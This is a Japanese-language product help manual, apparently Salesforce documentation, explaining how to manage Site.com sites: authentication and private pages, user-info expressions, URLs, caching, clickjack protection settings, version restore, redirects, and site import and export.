サイトデザインの一環として、サイト訪問者に公開するコンテンツと非公開にするコンテンツを制御できます。初期状態の新しいサイトでは、フォルダやページなど、すべてのサイトリソースが公開に設定されています。デフォルトの設定は、[サイトの設定] の下にある [認証] ビューで変更できます。

次のグローバルサイト認証オプションがあります。

- [認証なし] (デフォルト) — すべてのリソースは公開に設定されます。
- [認証が必要] — すべてのリソースは非公開に設定されます。
- [カスタム] — すべてのリソースはデフォルトで公開に設定されますが、非公開に変更できます。

[認証なし] および [認証が必要] オプションにより、すべてのサイトの公開または非公開をすばやく行うことができます。ただし、個々のページ、フォルダ、その他のリソースへのアクセスを制御する場合、[カスタム] オプションを使用します。[カスタム] を選択すると、サイト全体のすべてのリソースで、[アクション] メニュー [認証が必要] チェックボックスが有効になります。サイト、フォルダ、ページ、個々のリソースレベルで認証を定義できます。認証対象としてマークした項目には、錠アイコン が表

示されます。リソース (ページなど) が非公開としてマークされている場合、Salesforce にログインしていないユーザがリソースにアクセスしようとすると、ログインするように要求されます。

リソースはその非公開設定をフォルダから継承できます。たとえば、リソース (サイトのフォルダなど) が認証対象としてマークされると、そのフォルダに配置されるリソースは、フォルダの認証設定を継承して非公開になります。そのリソースを公開フォルダにドラッグすると、再度公開になります。ただし、[アクション] メニューを使用してリソースを明示的に非公開としてマークしている場合、公開フォルダにドラッグしても非公開のままです。これは、リソースレベルの非公開設定が優先されるためです。

[カスタム] オプションを使用する場合、[認証] ビューに認証テーブルが表示されます。ここでは、非公開としてマークされた非公開リソース/項目を管理できます。リソースの認証を削除するには、認証テーブルから削除するか、項目自体の [認証が必要] ボックスをオフにします。

関連トピック:

- サイトの認証の設定
- カスタム認証の設定
- Site.com 認証の削除

サイトの認証の設定

サイトデザインの一環として、サイト訪問者に公開するコンテンツと非公開にするコンテンツを制御できます。初期状態の新しいサイトでは、フォルダやページなど、すべてのサイトリソースが公開に設定されています。デフォルトの設定は、[サイトの設定] の下にある [認証] ビューで変更できます。

次のグローバルサイト認証オプションがあります。

- [認証なし] (デフォルト) — すべてのリソースは公開に設定されます。
- [認証が必要] — すべてのリソースは非公開に設定されます。
- [カスタム] — すべてのリソースはデフォルトで公開に設定されますが、非公開に変更できます。

1. サイトを開いて編集します。
2. [サイトの設定] > [認証] をクリックします。
3. 認証オプションを選択します。

関連トピック:

Site.com 認証の概要
カスタム認証の設定
Site.com 認証の削除

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

認証を管理する
- サイトの管理ユーザ

ユーザ権限

コミュニティのカスタムページを構築、編集、管理する
- 「コミュニティの作成および設定」

  または

  `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

カスタム認証の設定

カスタム認証を選択すると、サイトへのアクセス制御の柔軟性が大幅に向上します。フォルダやページなど、最上位リソースへのアクセス権を持つユーザを制御できるだけでなく、個々のリソースレベルでもアクセス権を設定できます。

フォルダレベルでカスタム認証を使用すると、大量のリソースを個別に設定する必要なく非公開に設定できます。たとえば、有料ユーザ向けに定期的にセールを実施しているとします。すべてのセールページを認証対象としてマークした特殊なフォルダにドラッグすれば、フォルダの設定がすぐに継承されます。ユーザがそれらのページにアクセスするにはログインが必要です。さらに、いずれかのセールページを一般に公開すると決定した場合は、そのページを公開フォルダか [すべてのサイトのコンテンツ] エリアのルートにドラッグするだけで公開に戻すことができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

認証を管理する
- **サイトの管理ユーザ**

1. サイトを開いて編集します。
2. [サイトの設定] > [認証] をクリックします。
3. [カスタム] を選択します。
4. [すべてのサイトのコンテンツ]をクリックします。
5. 非公開ページを保持するフォルダを作成します (まだ存在しない場合)。
6. フォルダの [アクション] メニューから、[認証が必要] をオンにします。フォルダに錠 が表示されます。これで非公開になりました。
7. 非公開にするページをフォルダにドラッグします。ページにも錠 が表示されます。

例: 別の例を見てみましょう。いずれの場所でも非公開にしておきたいページがある場合、[アクション] メニューを使用してその認証を設定できます。個々のリソースレベルで認証を設定すると、非公開に設定されていないフォルダにドラッグしても非公開のままです。つまり、非公開としてマークされたリソースは、[アクション] メニューで [認証が必要] をオフにするまで常に非公開になります。

[認証] ページを確認すると、非公開としてマークされたすべてのフォルダとリソースが認証テーブルにリストされています。このテーブルでフォルダやリソースを表示および削除できます。

関連トピック:

Site.com **認証の概要**
サイトの認証の設定
Site.com **認証の削除**

Site.com 認証の削除

リソースの認証を削除するには、[サイトの設定] の認証テーブルから削除するか、 メニューの [認証が必要] をオフにします。

1. サイトを開いて編集します。
2. [サイトの設定] > [認証] をクリックします。
3. 認証テーブルから、削除する項目の横にある [削除] をクリックします。または、[すべてのサイトのコンテンツ] ビューに移動します。リソースを選択します。[アクション] メニューから、[認証が必要] をオフします。

例: [アクション] メニューを使用してリソースが明示的に非公開としてマークされている場合、[アクション] メニューを使用してリソースから認証を削除する必要があります。たとえば、非公開としてマークされているページを公開フォルダにドラッグしても非公開のままです。同様に、すでに非公開になっているフォルダにページをドラッグしてそのフォルダの認証を削除してもページは非公開のままです。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

認証を管理する
- サイトの管理ユーザ

関連トピック:

Site.com 認証の概要
サイトの認証の設定
カスタム認証の設定

Site.com での現在のコミュニティユーザ情報の表示

現在のコミュニティユーザ情報の表示

Site.com デザイナがコミュニティサイトの認証ページを作成する場合、`CurrentUser` 名前空間式にアクセスすることで現在のユーザ情報を表示できます。

1. 現在のコミュニティユーザ情報を表示するページを開きます。
2. [ページ要素]ペインから、[コンテンツブロック]または[カスタムコード]ページ要素をそのページにドラッグします。
3. 「*{!CurrentUser.*」と入力し、表示する値を入力します。
   たとえば、`{!CurrentUser.firstName}` です。
   現在のユーザ情報の表示に使用できる式のリストを確認します。
4. 必要なテキストを追加します。
   たとえば、`Welcome back {!CurrentUser.firstName}!` です。
5. 現在の場所が [コンテンツブロック] の場合、[保存] をクリックします。現在の場所が [カスタムコード] 要素の場合、[保存 & 閉じる] をクリックします。

メモ: 認証されていないユーザが `CurrentUser` 式を含むページを表示しても、現在のユーザ情報は表示されません。たとえば、認証されていないユーザが上記の例を含むページを表示すると、「お帰りなさい」というお知らせメッセージが表示されます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

コミュニティのカスタムページを構築、編集、管理する

- 「コミュニティの作成および設定」
  または
  `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化
  および
  サイトレベルで割り当てられたサイト管理者またはデザイナロール

現在のユーザ情報の表示に使用できる式

これらの CurrentUser 名前空間式を使用して、Site.com コミュニティページに認証されたユーザ情報を表示します。

CurrentUser 式	表示
{!CurrentUser.name}	ユーザ詳細ページに表示されるユーザの姓と名を合わせたもの。
{!CurrentUser.firstName}	ユーザ編集ページに表示されるユーザの名。
{!CurrentUser.lastName}	ユーザ編集ページに表示されるユーザの姓。
{!CurrentUser.userName}	ユーザのログインを定義する管理項目。
{!CurrentUser.email}	ユーザのメールアドレス。
{!CurrentUser.communityNickname}	コミュニティのユーザの識別に使用される名前。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

Site.com ページの URL の決定

Site.com ページの作成後、ページの URL を決定すると、次のことができます。

- 公開ページに直接アクセスできる URL をユーザに提供する。
- 他のページ (Force.com サイトや Visualforce ページなど) からページへのリンクを作成する。
- Force.com サイトの URL リダイレクトを使用して、このページをコミュニティのホームページにする。
- 非公開ページをコミュニティの Web タブに追加する。

1. ページの正しい URL を決定する手順は、次のとおりです。
   - [コミュニティを作成] ウィザードから、[カスタマイズ] をクリックします。
   - [コミュニティを作成] ウィザードを離れて移動した場合は、[カスタマイズ] > [コミュニティ] > [すべてのコミュニティ] をクリックし、コミュニティ名の横にある [管理] ボタンをクリックします。
2. [管理] > [設定] をクリックします。
3. ページに表示された URL をコピーして、テキストエディタに貼り付けます。
4. 次の場所を指し示す URL を作成する手順は、次のとおりです。
   - Site.com サイトのホームページ。`/s/` を URL に追加します。たとえば、`https://mydomain.force.com/mycommunity/s/` です。
   - 特定の Site.com ページ。`/s/<page_name>` を追加します。ここで、*`<page_name>`* は、Site.com ページの名前です。たとえば、`https://mydomain.force.com/mycommunity/s/promotion` です。

   URL は大文字と小文字が区別され、「s」は小文字にする必要があります。

関連トピック:

コミュニティタブへの認証された Site.com ページの追加
Force.com サイトの URL リダイレクト

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティのカスタムページを構築、編集、管理する

- 「コミュニティの作成および設定」

  または

  `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

コミュニティタブへの認証された Site.com ページの追加

非公開Site.comページを作成したら、ページをコミュニティのタブに追加できます。

この場合、Site.com ページを指し示す Web タブを作成する必要があります。

1. ページの[プロパティ]ペインで、[Salesforce ヘッダーを表示] を選択します。
   このオプションを選択することで、コミュニティにタブが表示されます。
2. コミュニティのタブに表示されるタブ名を入力します。
   作成する Web タブと同じ名前でなければなりません。
3. ページの正しい URL を決定します。
   URL は必ず `https://mydomain.force.com/mycommunity/s/<pagename>` の形式にします。この *pagename* は、ページの名前と一致させます。
4. [設定] から、[クイック検索] ボックスに「タブ」と入力し、[タブ] を選択します。
5. Web タブで、[新規] をクリックし、ページのプロパティの [タブ名] 項目に表示されるタブの名前を入力します。
6. ステップ 3 の画面で、作成した URL を [ボタンまたはリンクの URL] テキストボックスに貼り付けます。
7. [コミュニティを作成] ウィザードに戻り、新しいタブをコミュニティに追加します。

コミュニティの非公開ページをプレビューするには、Site.com サイトを公開する必要があります。

メモ: Sandbox からサイトを公開することはできません。

関連トピック:

- Salesforce コミュニティの概要
- Web タブの作成

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティのカスタムページを構築、編集、管理する

- 「コミュニティの作成および設定」

  または

  [Site.com Publisher ユーザ] 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

コミュニティの Site.com ページへの Chatter ニュースフィードまたはグループフィードの追加

Chatterニュースフィードを使用して、Chatterフィードをサイトページに表示したり、Chatter グループフィードを使用して、特定のグループのフィードを表示したりします。

1. [ページ要素] ペインの [ウィジェット] セクションから [ニュースフィード] または [グループフィード] をページにドラッグします。
   ウィジェットをページに追加すると、ウィジェットのコピーまたはインスタンスが作成されます。ウィジェットの内容は編集できませんが、プロパティは編集できます。
2. グループフィードを追加する場合、[プロパティ] ペインにグループ ID を入力します。
   このグループIDによって、どのグループフィードがページに表示されるかが決まります。複数のグループのフィードを表示する場合は、1 つのページに複数のグループフィードを含めることができます。
3. ページをプレビューしてフィードをテストするか、[ライブモード] を使用して、さまざまなモバイルデバイスでフィードがどのように表示されるかを確認します。

コミュニティ Site.comサイトでニュースフィードまたはグループフィードを使用する場合は、次の制限を考慮してください。

- Chatter のニュースフィードとグループフィードは、ユーザがコミュニティにログインしている場合にのみ表示されます。匿名プレビューモードにしている場合や、ゲストユーザには表示されません。
- Chatter のニュースフィードとグループフィードでは、幅が 700px 未満のページは適切に表示されない可能性があります。すべての内容を表示するために、ページの幅は最低 700px にすることをお勧めします。また、白い背景を使用することをお勧めします。
- Chatter のニュースフィードとグループフィードは、一部のページブランド設定要素のみを継承します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティのカスタムページを構築、編集、管理する

- 「コミュニティの作成および設定」

  または

  `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

コミュニティの Site.com における HTML ページキャッシュのパフォーマンスの向上

HTML キャッシュを使用すると、生成されたページマークアップを再読み込みする頻度を制御することで、コミュニティの Site.com サイトのパフォーマンスとページ表示を向上することができます。

100 名のユーザが同時にページを訪問したとします。キャッシュを使用しない場合、同じマークアップに対する 100 件の要求により、パフォーマンスが大幅に低下します。ただし、キャッシュが有効になっている場合は、ページマークアップの要求と取得が一度のみ(そのページに最初に訪問したユーザの要求に対してのみ)で済みます。設定された期間内のデータに対するその後のページ要求はすべてキャッシュから返されます。指定期間が過ぎると、キャッシュが更新されます。

メモ: キャッシュ時間は、ゲストユーザがアクセスするコミュニティページにのみ適用されます。ユーザがログインしてページにアクセスする場合は、キャッシュが無効になります。

1. Site.com Studio でページを開きます。
2. [プロパティ] タブの [キャッシュ] セクションにある [キャッシュ期間 (分)] 項目で、ページをキャッシュする時間の長さを指定します。

   デフォルトでは、ページのキャッシュ時間は 30 分に設定されます。

   キャッシュを無効にするには、ページのキャッシュ時間を 0 に設定します。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

コミュニティのカスタムページを構築、編集、管理する

- 「コミュニティの作成および設定」

  または

  `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

サイトの作成および管理

Site.com サイトの作成

Site.com を使用するには、まず新しい空のサイトを作成します。

1. Site.com アプリケーションの [Site.com] タブで、[新規] をクリックします。または、Site.com Studio で、サイトのドロップダウンメニューの [新規サイトを作成] をクリックします。
2. [空白の Web サイトを作成] をクリックします。
3. サイト名を入力します。
4. [作成] をクリックします。新しい Web サイトは Site.com Studio で開きます。そこで、ページテンプレートとサイトのページを作成し、機能を追加できます。

メモ: Site.com のコミュニティサイトを作成、削除、複製することはできません。

関連トピック:

- Site.com のページテンプレートの作成
- Site.com ページの作成
- デザイナまたはサイト管理者としての Site.com ページの編集

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを作成またはインポートする

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

Site.com サイトの削除

公開されているサイトは削除できません。サイトが公開されている場合、サイトを削除するには、まず、そのサイトを非公開にする必要があります。「サイトをオフラインにする」(ページ 5904)を参照してください。

1. Site.com アプリケーションの [Site.com] タブで、[▼] > [削除] をクリックします。
2. **[OK]** をクリックします。

メモ: Site.com のコミュニティサイトを作成、削除、複製することはできません。

関連トピック:

Site.com サイトのエクスポート

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  AND

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

Site.com サイトの複製

サイトのコピーを作成する手順は、次のとおりです。

1. Site.com アプリケーションの [Site.com] タブで、[▾] > [複製] をクリックします。

   または、Site.com Studio の [概要] タブで [⚙▾] > [このサイトを複製] をクリックします。
2. サイトの名前を入力します。
3. [作成] をクリックします。

メモ:

- データサービスを使用するサイトのコピーを作成する場合は、新しいサイトのゲストユーザプロファイルでデータアクセス権限を設定する必要があります。
- Site.com のコミュニティサイトを作成、削除、複製することはできません。

関連トピック:

Site.com サイトの作成
Site.com サイトのエクスポート
Site.com サイトのインポート

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  AND

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

Site.com サイトのエクスポート

Site.com からハードドライブにサイトをエクスポートできます。サイトは、他の Salesforce 組織にインポートできる拡張子が .site のパッケージ化された形式でエクスポートされます。インポートできるサイトの最大サイズは 2 GB です。

1. Site.com アプリケーションの Site.com タブで、サイトを選択して [▾] > [エクスポート] をクリックします。または、Site.com Studio の [概要] タブで [⚙▾] > [このサイトをエクスポート] をクリックします。
2. サイトのサイズに応じた操作を次に示します。
   - 100 MB 未満の場合、ハードドライブ上でエクスポートされた .site ファイルを保存する場所を選択して、[保存] をクリックします。
   - 100 MB を超える場合、エクスポートプロセスが完了すると、メールで通知されます。エクスポートされた .site ファイルをダウンロードするには、そのメールにあるリンクをクリックします。

メモ:

- サイトのエクスポートを行っても、現在の組織からそのサイトは削除されません。

関連トピック:

Site.com サイトの作成
Site.com サイトのインポート

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

AND

サイトレベルで割り当てられたサイト管理者またはデザイナロール

Site.com サイトのインポート

エクスポートしたSite.comサイトを組織にインポートできます。インポートできるサイトの最大サイズは 2 GB です。サイトをインポートすると、そのサイトのサイト管理者ロールが付与されます。

1. Site.com アプリケーションの [Site.com] タブで、[新規] をクリックします。または、Site.com Studio で、サイトのドロップダウンメニューの [新規サイトを作成] をクリックします。
2. [サイトまたはテンプレートをインポート] を選択します。
3. サイト名を入力します。
4. ハードドライブ上でエクスポートしたサイトを検索するには、[参照] をクリックします。エクスポートされたサイトの拡張子は .site です。
5. [作成] をクリックします。

メモ:

- データサービスを使用するサイトをインポートする場合は、インポートしたサイトのゲストユーザプロファイルでデータアクセス権限を設定する必要があります。さらに、データの繰り返し、データテーブル、データ関数、またはフォームを再設定する必要がある場合があります。
- Site.com のコミュニティサイトを作成、削除、複製することはできません。

関連トピック:

Site.com サイトの作成
Site.com サイトのエクスポート

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを作成またはインポートする

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

サイトのプロパティの設定

ホームページ、サイト名、エラーページなどのサイトのプロパティを設定し、稼働させる前に他のユーザがレビューするための匿名のプレビュー URL を作成します。URL は常に有効(ユーザが無効にしない限り)であり、進行中の最新の作業を表示します。このプレビューは送信先のユーザにのみ表示されます。検索エンジンでは見つかりません。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション(制限付き): **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

1. [概要] タブで [サイトの設定] をクリックします。
2. [編集] をクリックします。
3. [サイトの設定] ビューでは、次の操作が可能です。
   - `[サイト名]` 項目の名前を変更し、サイトの名前を変更する。
   - サイトの `[API 参照名]` を参照する。この参照のみの項目は、`[サイト名]` と異なる場合があります。`[API 参照名]` は、メタデータ API で使用されます。
   - [匿名プレビューを有効化]を選択し、稼働させる前に他のユーザがレビューするための URL を作成する ([プレビュー] メニューに表示される [匿名プレビューを表示] オプションをクリックすると、プレビュー URL にアクセスできます。この URL をコピーして他のユーザに送信し、変更をレビューおよびテストできます)。[匿名プレビューを有効化] は、[概要] タブの [プレビュー] メニューからも利用できます。
   - サイトのゲストユーザプロファイルにアクセスする。
   - クリックジャック保護レベルを設定する。
   - [ホームページ] ドロップダウンリストで、Web サイトのホームページを選択する。
   - *Site.com コミュニティサイトのみ*:
     - [ログインページ] ドロップダウンリストで、Site.com コミュニティサイトのログインページを選択する。
     - [登録ページ] ドロップダウンリストから、まだアカウントのない Site.com コミュニティサイトユーザ用に設定したページを選択する。
     - Site.com を使用してコミュニティに設定した [パスワードを忘れた場合] ページを選択する。
   - [404 ページ] ドロップダウンリストで、ページが見つからない場合に表示する、ユーザが理解しやすいエラーページを選択する。リンク破損などが発生した場合にサイト訪問者が理解しやすいエラーページを作成することをお勧めします。
4. [保存] をクリックします。

メモ:

- [サイトの設定] で Site.com コミュニティサイトに指定するホームページ、404 ページ、ログインページ、およびセルフ登録ページでは、Site.com コミュニティサイトのデフォルトページを設定します。[管理] > [ページ] および [管理] > [ログイン & 登録] の [コミュニティ管理] で別の URL を指定しない限り、これらのデフォルト URL が使用されます。コミュニティのエラーページは、Force.com の [設定] の [エラーページ] で指定します。

- Site.com コミュニティサイトが無効な場合、ユーザは、[コミュニティ管理] の [ページ] で定義した [サービスは利用できません] ページにリダイレクトされます。

関連トピック:

Site.com サイトの作成
サイト管理者またはデザイナとしての Site.com Studio の使用
クリックジャック保護の有効化

クリックジャック保護の有効化

クリックジャックは、ユーザをだまして安全なものをクリックしていると思わせて、ボタンまたはリンクなどをクリックさせる攻撃の一種です。それどころか、このボタンまたはリンクによって悪意のあるアクションがサイトで実行され、データ侵入、認証されていないメール、ログイン情報の変更、その他のサイト固有のアクションが引き起こされます。

サイトのページを読み込む非表示の iframe には、非表示の iframe の下に表示されたボタンまたはリンクをユーザがクリックするように誘導する無関係のページが故意に配置される可能性があります。クリックジャック保護を使用すると、ブラウザでサイトのページ全体でフレームまたは iframe を許可するかどうかを設定できます。Site.com のデフォルトのクリックジャックレベルは [公開元が同じページでのみフレーム化を許可] に設定されています。

サイトのクリックジャック保護は、次のレベルのいずれかに設定できます。

- すべてのページでフレーム化を許可 (保護なし)
- 公開元が同じページでのみフレーム化を許可 (推奨)
- すべてのページでフレーム化を許可しない (最大保護)

メモ: 公開元が同じページのフレーム化によって、同じドメイン名とプロトコルセキュリティを持つページによるサイトのページのフレーム化が可能になります。

1. [概要] タブで [サイトの設定] をクリックします。
2. [編集] をクリックします。
3. 必要なクリックジャック保護のレベルを選択します。

メモ: Salesforce Communities には、クリックジャック保護に 2 つの部分が含まれます。1 つは Force.com Communities サイト用で、Force.com サイト詳細ページから設定します。もう 1 つは Site.com Communities サイト用で、

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

Site.com 設定ページから設定します。両方に同じ値を設定することをお勧めします。

関連トピック:

- サイトのプロパティの設定
- Force.com サイトの作成と編集

Site.com バージョン設定の概要

サイトは、公開するたびにバージョンとして追跡されます。サイトを以前の公開済みのバージョンの 1 つに復元できます。復元時には個別のコンポーネントを選択できません。サイト全体を復元する必要があります。

Site.com Studio で作業しているときは、サイトの未公開バージョンで作業していることになります。これは*作業コピー*です。バージョンを復元するとき、ライブサイトではなく、作業コピーが上書きされます。ライブサイトで変更を確認するには、復元したバージョンを公開する必要があります。

Site.com Studio では、サイトバージョンは [概要] タブの [変更履歴] ビューに表示されます。バージョンを復元する場合、サイトのすべての項目が戻されるわけではありません。ユーザロールなどの一部の項目は、以前のバージョンから復元しても変更されません。次の項目を除き、サイト内のすべての項目がバージョン管理されます。

- サイト名
- 匿名プレビュー設定
- ゲストユーザプロファイル設定
- クリックジャック保護レベル
- ドメインおよびパスのプレフィックス
- ユーザロール設定

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

関連トピック:

- 以前のサイトバージョンへの復元

以前のサイトバージョンへの復元

Site.com Studio の [変更履歴] リストでは、サイトのすべての公開済みバージョンが追跡されます。以前に公開した任意のバージョンを選択して、それを復元できます。サイトの一部ではなく、サイト全体のみが復元可能です。

Site.com Studio で作業しているときは、サイトの未公開バージョンで作業していることになります。これは*作業コピー*です。バージョンを復元するとき、ライブサイトではなく、作業コピーが上書きされます。ライブサイトで変更を確認するには、復元したバージョンを公開する必要があります。

警告: 以前のバージョンに戻した後で、サイトの作業コピーを復元することはできません。したがって、戻す前にサイトの作業コピーをバックアップして、未公開の変更が失われないようにしてください。

以前に公開したサイトバージョンに戻す手順は、次のとおりです。

1. [概要] タブを選択します。
2. [変更履歴] ビューで、復元するバージョンを選択します。
3. [ ] > [バージョンを戻す] をクリックします。
4. 確認メッセージで [OK] をクリックします。

サイトを以前のバージョンに復元したら、サイトを公開する準備が整うまで他の変更を引き続き加えることができます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

Site.com での URL リダイレクトの作成

サイトのページを移動したり再整理したりすると、検索エンジンによって新しいページの場所が検出されにくくなる場合があります。これを回避するために、URL リダイレクトを設定して、サイトのコンテンツが移動したことをユーザおよび検索エンジンに通知します。

URL リダイレクトを使って、次のことを実行できます。

- 検索エンジンのランキングを管理する。たとえば、ページ名を「ガジェット」から「ウィジェット」に変更した場合、`/Gadgets` から `/Widgets` へのリダイレクトルールを作成することによって、ページランキングに影響を与えることなくサイトを再構成することができます。
- URL をより読みやすく覚えやすくする。たとえば、サイト訪問者は、`/widget65AD890004ab9923` などの長いページ名や数字による覚えにくいページ名を探す場合があります。代わりに、`/widget` などの短く覚えやすい URL を提供し、ユーザが短い URL 別名を使用するときに正しいページにリダイレクトする別名を作成できます。
- 同じドメインを使用している場合に、別のシステムから Site.com への移行を支援する。たとえば、古いサイトが PHP で実行されていた場合、`/index.php` などの古いページからの、`/myNewPage` などの Site.com 内の新しいページへのリダイレクトルールを作成できます。

サイトページにリダイレクトを割り当てる手順は、次のとおりです。

1. [概要] タブで [サイトの設定] > [URL リダイレクト] をクリックします。
2. [リダイレクトを作成] をクリックします。
3. 次の [リダイレクトタイプ] を指定します。

オプション	説明
永続 (301)	このオプションは、このページにアクセスするときにユーザおよび検索エンジンにシステムの URL を更新させる場合に選択します。ユーザがこのタイプのリダイレクトされたページにアクセスすると、新しいページに途切れなく送信されます。永続リダイレクトを使用すると、URL が検索エンジンの人気度を保持し、検索エンジンが新しいページを索引付けして、索引から不用なソース URL を削除します。
一時 (302)	このオプションは、ユーザおよび検索エンジンにこのページの元の URL を使用し続けさせる場合に選択します。検索エンジンは、302 リダイレク

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

オプション	説明
	トをいつでも再度変更可能なリダイレクトであると解釈し、新しいリダイレクト先ページのコンテンツに索引付けし提供しますが、索引内にはソース URL も保持されます。
別名	このオプションは、ユーザのブラウザで URL を変更したくないけれども、他のページにリダイレクトする必要がある場合に選択します。検索エンジンは、レコードの変更または更新を認識しません。 別名は、Site.com ページ間でリダイレクトする場合にのみ機能します。外部アドレスへの別名を作成することはできません。

4. [リダイレクト元] 項目で割り当て元のページの場所を指定します。
   - ページの場所は相対 URL である必要がある。
   - ページは `.html`、`.php` など、すべての有効なタイプの拡張子にできる。また、パラメータを含むことができます。パラメータの順序は関係ありません。
   - URL には `/siteprefix/page.html#target` などのアンカーを含めることはできない。
   - 特定の URL からはリダイレクトルールを 1 つのみ作成できる。同じリダイレクト元情報を使用して新しいルールを作成すると、古いルールは上書きされます。
5. [リダイレクト先] 項目で新しいページの場所を指定します。これには、相対 URL または `http://` や `https://` プレフィックスを含む完全修飾 URL を指定できます。リダイレクト元のページとは異なり、リダイレクト先のページにはアンカーを含めることができます。
6. リダイレクトルールをただちに有効化するには、[有効] が選択されていることを確認します。このルールを後で有効化するには、このプロパティの選択を解除します。
7. [保存] をクリックします。

[URL リダイレクト] セクションでは、サイトに作成したすべての URL リダイレクトルールが表示されます。

- 割り当てられたリダイレクトルールを編集するには、[ ] > [リダイレクトを編集] をクリックします。
- リダイレクトルールを削除するには、[ ] > [リダイレクトを削除] をクリックします。

Site.com への外部 Web サイトのインポート

Site.com Studio では、既存の Web サイトをインポートして、Site.com サイトとして自動的に再作成できます。これにより、既存の HTML ページを再コーディングする時間を節約できます。

目的のフォルダ構造で Web サイトおよびコンテンツの zip ファイルを作成します。新しい Site.com サイトを作成し、zip ファイルをインポートします。

新しい Site.com サイトの作成時に、すべての HTML ページおよびアセットが新しいサイトの zip ファイルと同じ場所にコピーされます。次に、アセットのインポートに関するガイドラインを示します。

- スタイルシートの一部のコードは、Site.com 形式に適切に変換されない可能性があります。適切に変換されない場合、警告メッセージが表示されます。zip ファイルのインポートを続行することも、インポートを停止することもできます。続行する場合、スタイルシートのインポート後に手動でスタイルシートをページに添付できます。
